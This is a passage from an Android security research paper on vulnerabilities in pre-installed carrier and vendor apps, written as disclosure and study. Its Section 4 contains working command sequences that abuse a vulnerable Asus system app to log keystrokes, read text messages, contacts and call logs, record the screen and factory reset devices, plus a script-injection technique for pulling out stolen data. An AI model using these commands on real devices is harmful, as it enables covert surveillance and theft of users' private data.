Vulnerable Out of the Box:
An Evaluation of Android Carrier Devices

Abstract

Pre-installed apps and firmware pose a risk due to vulnerabilities that can be pre-positioned on a device, rendering the device vulnerable on purchase. To quantify the exposure of the Android end-users to vulnerabilities residing within pre-installed apps and firmware, we analyzed a wide range of Android vendors and carriers using devices spanning from low-end to flagship. Our primary focus was exposing pre-positioned threats on Android devices sold by United States (US) carriers, although our results affect devices worldwide. We will provide details of vulnerabilities in devices from all four major US carriers, as well two smaller US carriers, among others. The vulnerabilities we discovered on devices offered by the major US carriers are the following: arbitrary command execution as the `system` user, obtaining the modem logs and logcat logs, wiping all user data from a device (i.e., factory reset), reading and modifying a user's text messages, sending arbitrary text messages, getting the phone numbers of the user's contacts, and more. All of the aforementioned capabilities are obtained outside of the normal Android permission model. Including both locked and unlocked devices, we provide details for 38 unique vulnerabilities affecting 25 Android devices with 11 of them being sold by US carriers.

1. Introduction

Android devices contain pre-installed apps ranging from a vendor's custom Settings app to "bloatware." Bloatware can frustrate users due to the difficulty in removing or disabling these potentially unwanted apps. In some cases, a user needs to "root" their device to remove the offending software (assuming there is a viable root strategy available), potentially voiding their warranty. Pre-installed apps may contain vulnerabilities, exposing the end-user to risks that they cannot easily remove. Furthermore, pre-installed apps can obtain permissions and capabilities that are unavailable to third-party apps (i.e., those the user downloads or sideloads). Apps that signed with the platform key (i.e., platform apps) can execute as the same user (i.e., `system`) as the Android Operating System (OS) framework. A vulnerability within a pre-installed platform app user can be used to obtain Personally Identifiable Information (PII) and engage in aggressive surveillance of the user. We discovered numerous vulnerabilities that allow any app co-located on the device to obtain intimate details about the user and their actions on the device.

Pre-installed apps and firmware provide a baseline for vulnerabilities present on a device even before the user enables wireless communications and starts installing third-party apps. To gauge the exposure of Android end-users to vulnerabilities residing within pre-installed apps, we examined a range of Android devices spanning from low-end devices to flagship devices. Our primary focus was examining Android devices sold by United States (US) carriers. We found vulnerabilities in devices from all four major US carriers, as well as two smaller US carriers. A complete listing of all the vulnerabilities we found is provided in Section 3. The vulnerabilities we found on devices sold by major US carriers are the following: arbitrary command execution as the `system` user, obtaining the modem logs and logcat logs, wiping all user data from a device (i.e., factory reset), reading and modifying a user's text messages, sending arbitrary text messages, and getting the phone numbers of the user's contacts. All of the aforementioned capabilities are obtained outside of the normal Android permission model. The vulnerabilities found in pre-installed apps

can be leveraged by a third-party app to have the vulnerable app perform some behavior on its behalf due to insecure access control mechanisms.

In addition to US carrier devices, we also examined unlocked Android smartphones. We purchased three Android devices while on a recent trip to Southeast Asia. Specifically, we examined the Oppo F5, Vivo V7, and the Leagoo P1 devices. According to IDC, Oppo and Vivo respectively had 7.4% and 5.2% global market share for smartphones shipped in the first quarter of 2017[1]. These devices contained significant vulnerabilities that can be used to perform surveillance of the user. Oppo's F5 flagship device contains a vulnerability that allows any app on co-located on the device to execute arbitrary commands as the `system` user. The capabilities available to apps that can execute commands as the `system` user is provided in Section 4. The device also has an open interface that allows the recording of audio, although the command execution as `system` user vulnerability is needed to copy the recorded audio file. The Vivo V7 device contains vulnerabilities that allow any third-party app on the device to record the screen, obtain the logcat and kernel logs, and change system properties. For example, changing the `persist.sys.input.log` property to a value of `yes` makes the coordinates of the user's screen touches and gestures get written to the logcat log. The Leagoo P1 device allows any app on the device to programmatically perform a factory reset and to take a screenshot that gets written to external storage (i.e., SD card). Furthermore, the Leagoo P1 device has a local root privilege escalation via Android Debug Bridge[2] (ADB).

When vendors leave in development and debugging functionality, this can result in a vulnerability that can be leveraged by an attacker. These apps should be removed prior to launching a production build available to the end user. If these apps are unable to be removed, then these functionalities should not be available to the all apps co-located on the device. Ideally, they should be restricted to requiring some sort of human involvement prior to obtaining or logging PII. A concerted effort is placed on searching for vulnerabilities and threats arising from apps that the downloads from app distribution channels. In addition to looking at external apps, an effort should be undertaken to examine the apps already present on the device.

2. Background

This section provides additional context for understanding Android concepts relevant to the vulnerabilities presented in later sections.

2.1 Threat Model

We assume that the user has a generally unprivileged third-party app installed on the target device so that it can interact with pre-installed apps on the device through open interfaces. This can be accomplished via repackaging apps and listing them on third-party app marketplaces, trojanized app, phishing, social engineering, or remote exploit. An interesting attack vector recently employed is that attackers were posing as beautiful women, befriending targets, and enticing them to install trojanized apps[3]. Most of the vulnerabilities we discovered require a local app be installed on the device to exploit the vulnerabilities resident in pre-installed apps with the exception being two root privilege escalation vulnerabilities that

[1] https://www.idc.com/getdoc.jsp?containerId=prUS42507917
[2] https://developer.android.com/studio/command-line/adb
[3] https://arstechnica.com/information-technology/2018/04/malicious-apps-in-google-play-gave-attackers-considerable-control-of-phones/

require the use of ADB. A majority of the vulnerabilities were exploitable due to improper access control where an app exposes an interface to all other apps co-located on the device. This open interface can potentially be abused wherein a lesser-privileged app uses the capabilities of the vulnerable app as shown in Figure 1. All of the vulnerabilities we found do not require any user intervention except the two root privilege escalation vulnerabilities. Many of the vulnerabilities do not require any access permissions to exploit (e.g., performing a factory reset, sending a text message, command execution as the `system` user, etc.). Other vulnerabilities require the `READ_EXTERNAL_STORAGE` since external storage is a common location for pre-installed apps to dump data. If any app was truly be malicious, the `INTERNET` permission would be needed to exfiltrate the obtained data to a remote location.



Figure 1. Indirect Access to Protected Resources.

2.2 Pre-Installed Apps

We consider a pre-installed app to be an app that is present on the device the first time the user removes the phone from the box and boots the phone. Specifically, any app that is installed on the `system` partition is a pre-installed app. These apps were chosen to be on the device by the vendor, carrier, hardware manufacturer, etc. The most privileged pre-installed apps are those executing as the `system` user (i.e., platform apps). For an app to execute as the `system` user, it needs to have the `android:sharedUserId` attribute set to a value of `android.uid.system` in its `AndroidManifest.xml` file and be signed with the device platform key. Each Android app must contain a valid `AndroidManifest.xml` file serving as a specification for the app. In terms of the core `AndroidManifest.xml` file that declares the platform's permissions[4], apps executing as the `system` user can obtain permissions with an `android:protectionLevel` of `signature` and all pre-installed apps can obtain permissions with an `android:protectionLevel` of `signatureOrSystem`. Neither `signature` nor `signatureOrSystem` permissions can be obtained by third-party apps, which are limited to requesting permissions with an `android:protectionLevel` of `normal` and `dangerous`[5].

2.3 Intents

An Intent[6] is like a message that can contain embedded data that is sent within/between apps. Intents are a fundamental communication mechanism in Android. In this paper, most of the vulnerabilities are exploited by sending an Intent message from the attacking app to a vulnerable app that has an open

[4] https://android.googlesource.com/platform/frameworks/base/+/master/core/res/AndroidManifest.xml
[5] Some permissions have an `android:protectionLevel` of `development` that allows a user to grant them to an app via ADB.
[6] https://developer.android.com/guide/components/intents-filters

interface where the Intent will be delivered. Some Intents need to be crafted to exactly what the receiving app is expecting with regards to an action string or specific key-value pairs to perform certain behavior.

2.4 External Storage

Some of the vulnerabilities in pre-installed apps will dump PII to external storage (i.e., emulated SD card). External storage can be accessed by any app that has been granted the `READ_EXTERNAL_STORAGE` permission. Due to it being a shared resource, it is not recommended to write sensitive data to the SD card[7]. Nonetheless, the SD card appears to be a common location where pre-installed apps write sensitive data. Pre-installed debugging and development apps may write data to the SD card since it is accessible to the ADB user (i.e., `shell`). In this paper, the terms external storage and SD card will be used synonymously.

2.5 Bound Services

Services are one of the four Android application component types from which a user can create an Android app. A bound service[8] allows a client app to interact with a service using a pre-defined interface. The interface between the client and service is generally defined in an Android Interface Definition Language (AIDL) file. If the client app contains the corresponding AIDL file from the service at compile time, then the communication with the service is straightforward and Remote Procedure Calls (RPCs) can occur normally. If the client app lacks the corresponding AIDL file, then this communication is still possible, but it is more involved process to explicitly interact with the service. Some vendors may be unaware that successful communication between a bound service and client app that lacks the corresponding AIDL file is still possible.

3. Vulnerabilities Discovered

Table 1 provides a comprehensive list of the vulnerabilities we discovered in pre-installed apps or the Android framework in a range of carrier and unlocked Android devices.

Table 1. Complete Listing of Vulnerabilities.

Device	Vulnerability
Asus ZenFone V Live / Asus ZenFone Max 3	Arbitrary command execution as `system` user
Asus ZenFone V Live / Asus ZenFone Max 3	Take screenshot
Asus ZenFone 3 Max	Dump `bugreport` and Wi-Fi passwords to external storage
Asus ZenFone 3 Max	Arbitrary app installation over the internet
Essential Phone	Programmatic factory reset
ZTE Blade Spark / ZTE Blade Vantage / ZTE Zmax Champ / ZTE Zmax Pro	Write modem and logcat logs to external storage

[7] https://developer.android.com/training/articles/security-tips#ExternalStorage
[8] https://developer.android.com/guide/components/bound-services

LG G6 / LG Q6 / LG X Power / LG Phoenix 2	Write logcat log to attacking app's private directory
LG G6 / LG Q6 / LG X Power / LG Phoenix 2	Lock the user out of their device (requiring a factory reset to recover in the most cases)
LG G6 / LG Q6	Dump logcat log and kernel log to external storage
Coolpad Defiant / Tmobile Revvl Plus / ZTE Zmax Pro	Obtain and modify user's text messages
	Send arbitrary text messages
	Obtain phone numbers of user's contacts
Coolpad Defiant / Tmobile Revvl Plus	Programmatic factory reset
Coolpad Canvas	Change system properties as the `com.android.phone` user
Coolpad Canvas	Write logcat log, kernel log, and `tcpdump` capture to external storage
ZTE Zmax Champ	Programmatic factory reset
ZTE Zmax Champ	Brick device with a recovery with consistent crashing in recovery mode
Orbic Wonder	Programmatic factory reset
Orbic Wonder	Write logcat log to external storage
Orbic Wonder	Writes content of text messages and phone numbers for placed/received calls
Alcatel A30	Take screenshot
Alcatel A30	Local root privilege escalation via ADB
Doogee X5	Video record the screen and write to external storage
Nokia 6 TA-1025	Take screenshot
Sony Xperia L1	Take screenshot
Leagoo Z5C	Send arbitrary text message
Leagoo Z5C	Programmatic factory reset
Leagoo Z5C	Obtain the most recent text message from each conversation
MXQ 4.4.2 TV Box	Programmatic factory reset
MXQ 4.4.2 TV Box	Make device inoperable
Plum Compass	Programmatic factory reset
SKY Elite 6.0L+	Arbitrary command execution as `system` user
Oppo F5	Arbitrary command execution as `system` user
Oppo F5	Record audio (requires vulnerability above to transfer file to attacking app's private directory)
Leagoo P1	Take screenshot
Leagoo P1	Local root privilege escalation via ADB
Leagoo P1	Programmatic factory reset
Vivo V7	Video record the screen and write it to the attacking app's private directory
Vivo V7	Write the logcat and kernel logs to SD card

Vivo V7	Change system properties as the `com.android.phone` user allowing the coordinates of touch and gesture data to the logcat log

3.1 Vulnerable US Carrier Android Devices

Each US carrier has a stable of Android devices that it makes available to consumers. These devices are generally locked on the carrier's network, although they may become unlocked after a certain period of time has elapsed. Moreover, devices sold by a carrier tend to come pre-loaded with carrier apps. Table 2 contains the vulnerabilities we discovered on Android devices sold by US carriers.

Table 2. Vulnerabilities Found in US Carrier Android Devices.

Carrier	Device	Vulnerability
Verizon	Asus ZenFone V Live	Arbitrary command execution as `system` user
Verizon	Asus ZenFone V Live	Take screenshot
Sprint	Essential Phone	Programmatic factory reset
AT&T	ZTE Blade Spark	Write modem and logcat logs to external storage
AT&T	LG Phoenix 2	Write modem and logcat logs to external storage
Verizon	ZTE Blade Vantage	Write modem and logcat logs to external storage
Multiple carriers	LG G6	Write logcat logs to attacking app's private directory
Multiple carriers	LG G6	Lock the user out of their device (requiring a factory reset to recover in most cases)
Multiple carriers	LG G6	Dump logcat log, kernel log, IMEI, and serial number to external storage
T-Mobile	Coolpad Defiant	Obtain and modify user's text messages
T-Mobile	Coolpad Defiant	Send arbitrary text messages
T-Mobile	Coolpad Defiant	Obtain phone numbers of user's contacts
T-Mobile	Coolpad Defiant	Programmatic factory reset
T-Mobile	Revvl Plus	Obtain and modify user's text messages
T-Mobile	Revvl Plus	Send arbitrary text messages
T-Mobile	Revvl Plus	Obtain phone numbers of user's contacts
T-Mobile	Revvl Plus	Programmatic factory reset
T-Mobile	ZTE Zmax Pro	Obtain and modify user's text messages
T-Mobile	ZTE Zmax Pro	Send arbitrary text messages
T-Mobile	ZTE Zmax Pro	Obtain phone numbers of user's contacts
T-Mobile	ZTE Zmax Pro	Write modem and logcat logs to external storage
Cricket Wireless	Coolpad Canvas	Change system properties as the phone user
Cricket Wireless	Coolpad Canvas	Write logcat log, kernel log, and `tcpdump` capture to external storage
Total Wireless	ZTE Zmax Champ	Programmatic factory reset

Total Wireless	ZTE Zmax Champ	Brick device with a consistent crashing in recovery mode
Total Wireless	ZTE Zmax Champ	Write modem and logcat logs to external storage

3.2 Popular Android Devices in Asia

We obtained three Android devices from their official vendor stores in Kuala Lumpur, Malaysia. Specifically, we bought the following devices: Oppo F5, Vivo V7, and Leagoo P1. At the time of purchase (early February 2018), the Oppo and Vivo devices we purchased were flagship models. Each of these devices had concerning vulnerabilities that are shown at the bottom of Table 1. The Oppo and Vivo devices contain vulnerabilities that can be used to facilitate surveillance of the end-user. The vulnerabilities appear to be unused by the device for any malicious purpose, although they can be leveraged by any third-party app that is aware of their presence.

BBK Electronics[9] produces a large range of electronics including three popular smartphone brands: Oppo, Vivo, and OnePlus. Oppo and Vivo Android devices are not well known in the US, but they are popular in Asia. Oppo was the top seller of smartphone units in China for 2016[10]. Oppo and Vivo were the third and fourth largest suppliers of smartphones in India for the first quarter of 2018 with each vendor having 6% market share[11]. Furthermore, both Oppo and Vivo had 7.4% and 5.2%, respectively, global market share for smartphones shipped in the first quarter of 2017. Leagoo is smaller than the other two vendors, but has recently made headlines about launching its S9 device at Mobile World Congress 2018[12].

To determine if the vulnerabilities we discovered were being actively used by malicious apps, we "scraped" 118K apps from the Xiaomi app marketplace[13]. We did not witness any instances of the vulnerabilities we discovered being used in the apps we processed. We are still in the processing of scraping additional app marketplaces to determine if these vulnerabilities are actively being exploited elsewhere.

4. Arbitrary Command Execution as the `system` User

We found 3 instances of arbitrary command execution as the `system` user from the following vendors: Asus, Oppo, and SKY. All of the instances were due to a platform app executing as the `system` user containing an exposed interface that allows any app co-located on the device to provide arbitrary commands to be executed. Executing commands as the `system` user is a powerful capability that can be used to surreptitiously surveil the user. Using this capability, a video can be recorded of the device's screen, affording the user no privacy. Android allows the screen to be recorded by privileged processes via the `/system/bin/screenrecord` command. The Oppo F5 device does not allow the screen to be recorded through the standard `screenrecord` command, although the device allows screenshots to be taken of the screen via the `screencap` command. Beyond the lack of privacy due to observing all on-screen activity of the user, anything that the user enters can also be viewed and obtained (e.g., passwords, credit card numbers,

[9] http://www.gdbbk.com/
[10] https://techcrunch.com/2017/02/05/oppo-topped-chinas-smartphone-market-in-2016/
[11] https://economictimes.indiatimes.com/tech/hardware/xiaomi-jiophone-widen-leads-in-smartphone-feature-phone-markets-respectively-counterpoint/articleshow/63887110.cms
[12] https://www.engadget.com/2018/03/03/for-this-iphone-clone-maker-its-all-about-survival/
[13] http://app.mi.com/

social security numbers, etc.). Command execution as the `system` user can allow an app to programmatically set itself as a notification listener. A notification listener can receive the text of the user's notifications as notifications are received[14]. In the normal case, a user must explicitly enable an installed app as a notification listener using the Settings app. An app executing as the `system` user can programmatically add an app (e.g., itself) to the list of approved notification listeners using the `settings put secure enabled_notification_listeners <package name>/<component name>` command. This enables the app to receive the text of the notifications, allowing the app to see received text messages, Facebook Messenger messages, WhatsApp messages, and also any arbitrary notification that is received. The logcat log is also accessible to the `system` user and can be written to a location that is visible to other applications. The data that can be obtained from the logcat log is provided in Section 5. Moreover, the attacking app can programmatically set itself as the default Input Method Editor (IME) and capture the input that the user enters by replacing the default keyboard with one that the attacking app has implemented within its own code[15]. The new IME would raise suspicious if it did not resembled the target's default keyboard. The key presses can be transferred to the malicious app from the malicious IME via a dynamically-registered broadcast receiver. The attacking app can also set one of its components as the default spell checker[16]. Table 3 shows the capabilities that were verified using the vulnerable platform app to execute commands as the `system` user. The differences are due to the Android version and SELinux rules of the respective devices.

Table 3. Verified Capabilities on the Devices with a Vulnerable Platform App.

Device	Asus ZenFone V Live	Asus ZenFone 3 Max	Oppo F5	SKY Elite 6.0L+
Obtain text messages	X	X	X	
Obtain call log	X	X	X	
Obtain contacts	X	X	X	
Set as keyboard (keylogger)	X	X	X	X
Set as notification listener	X	X	X	X
Factory Reset	X	X	X	X
Call phone number	X	X	X	X
Take Screenshot	X	X	X	X
Record video	X	X		X
Install app				X
Set as spell checker	X	X	X	
Write logcat log	X	X	X	X

Below are some commands that are verified to work when executed as the `system` user via a vulnerable app that exposes this capability on some of the devices we tested. Some of the commands below can be used to directly write the output, if any, to the attacking app's private directory (see Section 4.1.1 and Section 4.1.2 for details) instead of using external storage for a temporary transfer location. Notably, SELinux on the Asus ZenFone V Live prevents its vulnerable platform app from directly reading from or writing to an app's private directory; therefore, the approach is Section 4.1.1 is necessary for make the vulnerable app write a shell script via logcat and transfer the output via broadcast intents.

[14] https://developer.android.com/reference/android/service/notification/NotificationListenerService
[15] https://developer.android.com/guide/topics/text/creating-input-method
[16] https://developer.android.com/guide/topics/text/spell-checker-framework

Record the user's screen for 60 seconds

```
/system/bin/screenrecord --time-limit 60 /sdcard/sixtyseconds.mp4
```

Take screenshot

```
/system/bin/screencap -p /sdcard/notapic.png
```

Set your app as a notification listener

```
/system/bin/settings put secure enabled_notification_listeners
com.my.app/.NotSomeNotificationListenerService
```

Set your app as a spell checker providing partial keylogger functionality

```
/system/bin/settings put secure selected_spell_checker
com.my.app/.NotSomeSpellCheckingService
```

Set your app as the default IME (keyboard) for keylogger functionality

```
/system/bin/settings put secure enabled_input_methods <ones that were already
there>:com.my.app/.NotSomeKeyboardService
/system/bin/settings put secure default_input_method
com.my.app/.NotSomeKeyboardService
```

Obtain the logcat log

```
/system/bin/logcat -d -f /sdcard/notthelogdump.txt
/system/bin/logcat -f /sdcard/notthelog.txt
```

Inject touch, gestures, key events, and text

```
/system/bin/input tap 560 1130
/system/bin/input swipe 540 600 540 100 200
/system/bin/input keyevent 3 66 67 66
/system/bin/input text scuba
```

Call a phone number

```
am start -a android.intent.action.CALL -d tel:800-555-5555
```

Factory reset the device

```
am broadcast -a android.intent.action.MASTER_CLEAR
```

Get all of the user's text messages

```
content query --uri content://sms
```

Get all of the user's call log

```
content query --uri content://call_log/calls
```

Get all of the user's contacts

```
content query --uri content://contacts/people
```

Set certain system properties (seems limited to `persist.*`)

```
setprop persist.sys.diag.mdlog 1
```

Change arbitrary settings

```
settings put secure install_non_market_apps 1
```

Disabled third-party apps

```
pm disable com.some.undesirable.app
```

4.1 Executing Scripts as the `system` User

The three instances of command execution as the `system` user that we found all use the `java.lang.Runtime.exec(String)` Application Programming Interface (API) call to execute commands. This API call executes a single command and does not allow input and output redirection that the shell provides. This behavior is limiting, so we created a method to have the app that allows command execution to execute shell scripts without reading them from the SD card. This relieves the attacking app from having to request the `READ_EXTERNAL_STORAGE` permission, although the attacking app can create the request to access external storage and use the vulnerable app to inject input events to grant it the permission if runtime permission granting is present on the device. Nonetheless, to be stealthier, the approach we outline below alleviates access to the SD card for certain data (recording the screen, text messages, contacts, call log, etc.). All devices allow a script written to the attacking app's private directory to be executed by a platform app and for the output to be written directly to the attacking app's private directory, except the Asus ZenFone V Live device. It's vulnerable platform app will be blocked from reading from or writing to the attacking app's private directory. Therefore, we provide two different methods for data transfer. Section 4.1.1 is the most robust and removes any difficulty with SELinux blocking a platform app reading from or writing to the attacking app's private directory. Section 4.1.2 details the instance where the platform app is not prevented from writing directly to the attacking app's private directory.

4.1.1 Transferring Data Using a Dynamically-Registered Broadcast Receiver

Our approach uses the logcat log to have the vulnerable platform app write a shell script to its private directory. First, the attacking app selects a random 12-character alphanumeric log tag (e.g., `UQ2h9hVRhLfg`) so that the vulnerable app will not read in log messages that are not intended for it. In addition, the attacking app should dynamically register a broadcast receiver with an action string of the selected 12 random character string. The attacking app then proceeds to write log messages with the selected log tag containing the lines of the script to execute. In the script, the attacking app needs to transfer the data obtained from the private directory of the vulnerable app to the private directory of the attacking app. This is accomplished by having the vulnerable app read in a file from its internal directory and sending it in an intent to the broadcast receiver that was dynamically registered by the attacking app. For example, the attacking app can write the following log messages to create a script that will make the vulnerable app send it the user's text messages where `-p <package name>` is the package name of the attacking app. The commands below uses the `com.asus.splendidcommandagent` app as an example.

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.asus.splendidcommandagent/msg.txt");
Log.d("UQ2h9hVRhLfg", "am broadcast -a UQ2h9hVRhLfg -p <package name> --es data
\"$(cat /data/data/com.asus.splendidcommandagent/msg.txt)\"");
```

After writing these log messages which are the lines of the shell script to execute, the attacking app then makes the vulnerable app write the script to the vulnerable app's private directory.

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh -d
```

The command above will only write the log messages excluding the log tags to a file in the vulnerable app's private directory. In the example above of writing log messages to the logcat log, the corresponding file named `/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh` will contain the content shown below.

```
#!/bin/sh
content query --uri content://sms > /data/data/com.asus.splendidcommandagent/msg.txt
am broadcast -a UQ2h9hVRhLfg -p <package name> --es data "$(cat
/data/data/com.asus.splendidcommandagent/msg.txt)"
```

In the `logcat` command to make the vulnerable app write the shell script to its private directory, the `-v raw` argument will only contain the log messages and not the log tags. The `-b main` argument will only contain the `main` log buffer and not include a message indicating the start of the `system` and `main` logs. The `-s UQ2h9hVRhLfg:* *:S` arguments will only write the log messages from the log tag of `UQ2h9hVRhLfg` and silence all other log messages without a log tag of `UQ2h9hVRhLfg`. The `-d` argument will make logcat dump the current messages in the targeted log buffer(s) and exit so that it does not keep reading. The `-f /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh` argument will write the contents of the log to the file indicated. This command will write the script to the vulnerable app's private directory. The attacking app can then have the vulnerable app make the shell script executable and then execute the shell script with the following commands.

```
chmod 770 /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
sh /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
```

Then the attacking app can record the data it receives to its broadcast receiver that is dynamically-registered with an action of `UQ2h9hVRhLfg` to a file or send it out over a network socket to a remote server.

4.1.2 Transferring Data Directly Using a File in the Attacking App's Private Directory

Certain device allow the vulnerable platform app write the output file directly into the attacking app's private directory. This approach is similar to the previous approach although the data transfer approach is different. First, the attacking app needs to make their private directory (i.e., `/data/data/the.attacking.app`) globally executable. Then the attacking app needs to create the target file that will be written by the vulnerable app (i.e., `msg.txt` in this example). Then the `msg.txt` file needs to be set as globally writable. If the the file was not created first, the vulnerable app will create a file in the attacking app's private directory that is owned by the `system` user and it will not be able to be read by the attacking app. Alternatively, the attacking app can have the platform app create the file in its private directory and then change the file permissions to be very permissive so it will be accessible to the attacking app (e.g., `msg.txt`). Creating the target file and changing the file permissions allows the attacking app to own the target file and will allow the vulnerable platform app to write to it.

The attacking app selects a random 12-character alphanumeric log tag (e.g., `UQ2h9hVRhLfg`) in order to avoid a potential collision with any other apps that happen to use the same log tag. This example, will

achieve the same objective as the previous method in obtaining the user's text messages. The attacking app then writes a shell script of its choosing to the logcat log using the log tag that was selected earlier.

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/the.attacking.app/msg.txt");
```

The attacking app then forces the vulnerable platform app to write the shell script to its private directory by making it execute the command shown below which writes the content of the log messages that the attacking app wrote to the log with the log tag of `UQ2h9hVRhLfg`.

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh -d
```

Then the attacking app makes the vulnerable platform app execute the shell script it just wrote to its private directory. The commands below make the vulnerable app change the file permissions on the shell script so it is executable and then execute the shell script.

```
chmod 770 /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
sh /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
```

The shell script will make the vulnerable platform app obtain all of the user's text messages and write them to a file in the attacking app's private directory (i.e., `/data/data/the.attacking.app/msg.txt`). At this point, the attacking app has the user's text messages and can execute additional shell scripts using this method. This approach also works for recording the user's screen and writing the logcat log directly to the private directory of the attacking app, although SELinux may deny the search operation on the app's private directory on certain devices.

4.2 Asus Command Execution Vulnerability Details

The `com.asus.splendidcommandagent` platform app executes as the `system` user since it sets the `android:sharedUserId` attribute to a value of `android.uid.system` in its `AndroidManifest.xml` file and is signed with the device platform key. The `SplendidCommandAgentService` service application component within the `com.asus.splendidcommandagent` app executes with a process name of `com.asus.services`. This is a result of the `SplendidCommandAgentService` component setting the `android:process` attribute to a value of `com.asus.services` in its `AndroidManifest.xml` file. The output of the `ps` command below shows that the `SplendidCommandAgentService` component within the `com.asus.splendidcommandagent` app executes as the `system` user.

```
adb shell ps | grep com.asus.services
system    2049  612   1645812 58560 SyS_epoll_ 0000000000 S com.asus.services
```

The `SplendidCommandAgentService` operates as a bound service where other apps interact with it using a pre-defined interface with a fully-qualified name of `com.asus.splendidcommandagent.ISplendidCommandAgentService` via RPCs. This interface exposes a single method named `doCommand(String)`. In the `com.asus.splendidcommandagent` app, the `com.asus.splendidcommandagent.c` class fulfills the `ISplendidCommandAgentService` interface by containing an implementation for the single method defined in the interface. Therefore, a call to the

`ISplendidCommandAgentService` interface by the attacking app will be unmarshalled and delivered to the corresponding method in the `com.asus.splendidcommandagent.c` class in the `com.asus.splendidcommandagent` app. Although we lacked the AIDL file for the `ISplendidCommandAgentService` interface to generate an appropriate interface stub in our app to call directly, the single interface method can still be accessed without an interface stub. This is accomplished by binding to the `SplendidCommandAgentService` service, obtaining an `IBinder` reference, creating and populating the `Parcel` objects, and calling the appropriate transaction code when calling the `IBinder.transact(int, Parcel, Parcel, int)` method on the `ISplendidCommandAgentService` interface. This RPC on a remote object will, in turn, call the `com.asus.splendidcommandagent.c.doCommand(String)` method in the `com.asus.splendidcommandagent` app. The `com.asus.splendidcommandagent.c.doCommand(String)` method will call the `SplendidCommandAgentService.a(SplendidCommandAgentService,String)` method that performs the command execution using the `java.lang.Runtime.exec(String)` method. The string that is executed in the `Runtime.exec(String)` method call is controlled by the attacking app and is passed to the `SplendidCommandAgentService` via a string parameter in a `Parcel` object. Appendix A contains Proof of Concept (PoC) code for devices with a vulnerable `com.asus.splendidcommandagent` platform app to execute a command to programmatically factory reset the device. The command to programmatically factory reset the device is `am broadcast -a android.intent.action.MASTER_CLEAR`, although this command can be replaced with the commands in Section 4. The commands that can be executed will likely be affected by the major version of Android that the affected device is running.

4.3 Affected Asus Android Devices

Table 4 provides a sampling of Asus Android devices that contain a pre-installed, vulnerable version of the `com.asus.splendidcommandagent` platform app. A vulnerable version of the `com.asus.splendidcommandagent` app was also present on Asus Android tablet devices, except for the Asus ZenPad S 8.0 tablet. The `com.asus.splendidcommandagent` app (`versionCode=1510200045`, `versionName=1.2.0.9_150915`) on the Asus ZenPad S 8.0 tablet actually filtered the commands it received, and would only accept and execute the following commands: `HSVSetting`, `GammaSetting`, and `DisplayColorSetting`. At a certain point around March, 2017, this restriction was removed, and the `com.asus.splendidcommandagent` app would accept and execute any command without pre-condition other than it not be an empty string. We never saw any User ID (UID) checking or protection of the vulnerable service application component with a signature-level custom permission.

Table 4. Asus Devices with a vulnerable `com.asus.splendidcommandagent` app.

Device	Status	Build Fingerprint
Asus ZenFone V Live (Verizon)	Vulnerable	`asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys`
Asus ZenFone 3 Max	Vulnerable	`asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys`
Asus ZenFone 3 Ultra	Vulnerable	`asus/JP_Phone/ASUS_A001:7.0/NRD90M/14.1010.1711.64-20171228:user/release-keys`
Asus ZenFone 4 Max	Vulnerable	`asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys`
Asus ZenFone 4 Max Pro	Vulnerable	`asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys`

Asus ZenFone 4 Selfie	Vulnerable	asus/WW_Phone/ASUS_X00LD_3:7.1.1/NMF26F/14.0400.1802.190-20180202:user/release-keys
Asus ZenFone Live	Vulnerable	asus/WW_Phone/zb501kl:6.0.1/MMB29P/13.1407.1801.57-20180307:user/release-keys
Asus ZenPad 10	Vulnerable	asus/JP_P00C/P00C_2:7.0/NRD90M/JP_P00C-V5.3.20-20171229:user/release-keys
Asus ZenPad 3 8.0	Vulnerable	asus/WW_P008/P008_1:7.0/NRD90M/WW_P008-V5.7.3-20180110:user/release-keys
Asus ZenPad S 8.0	Not Vulnerable	asus/WW_P01M/P01M:6.0.1/MMB29P/WW_P01M-V5.6.0-20170608:user/release-keys

4.4 Asus ZenFone 3 (ZE552KL) Vulnerability Timeline

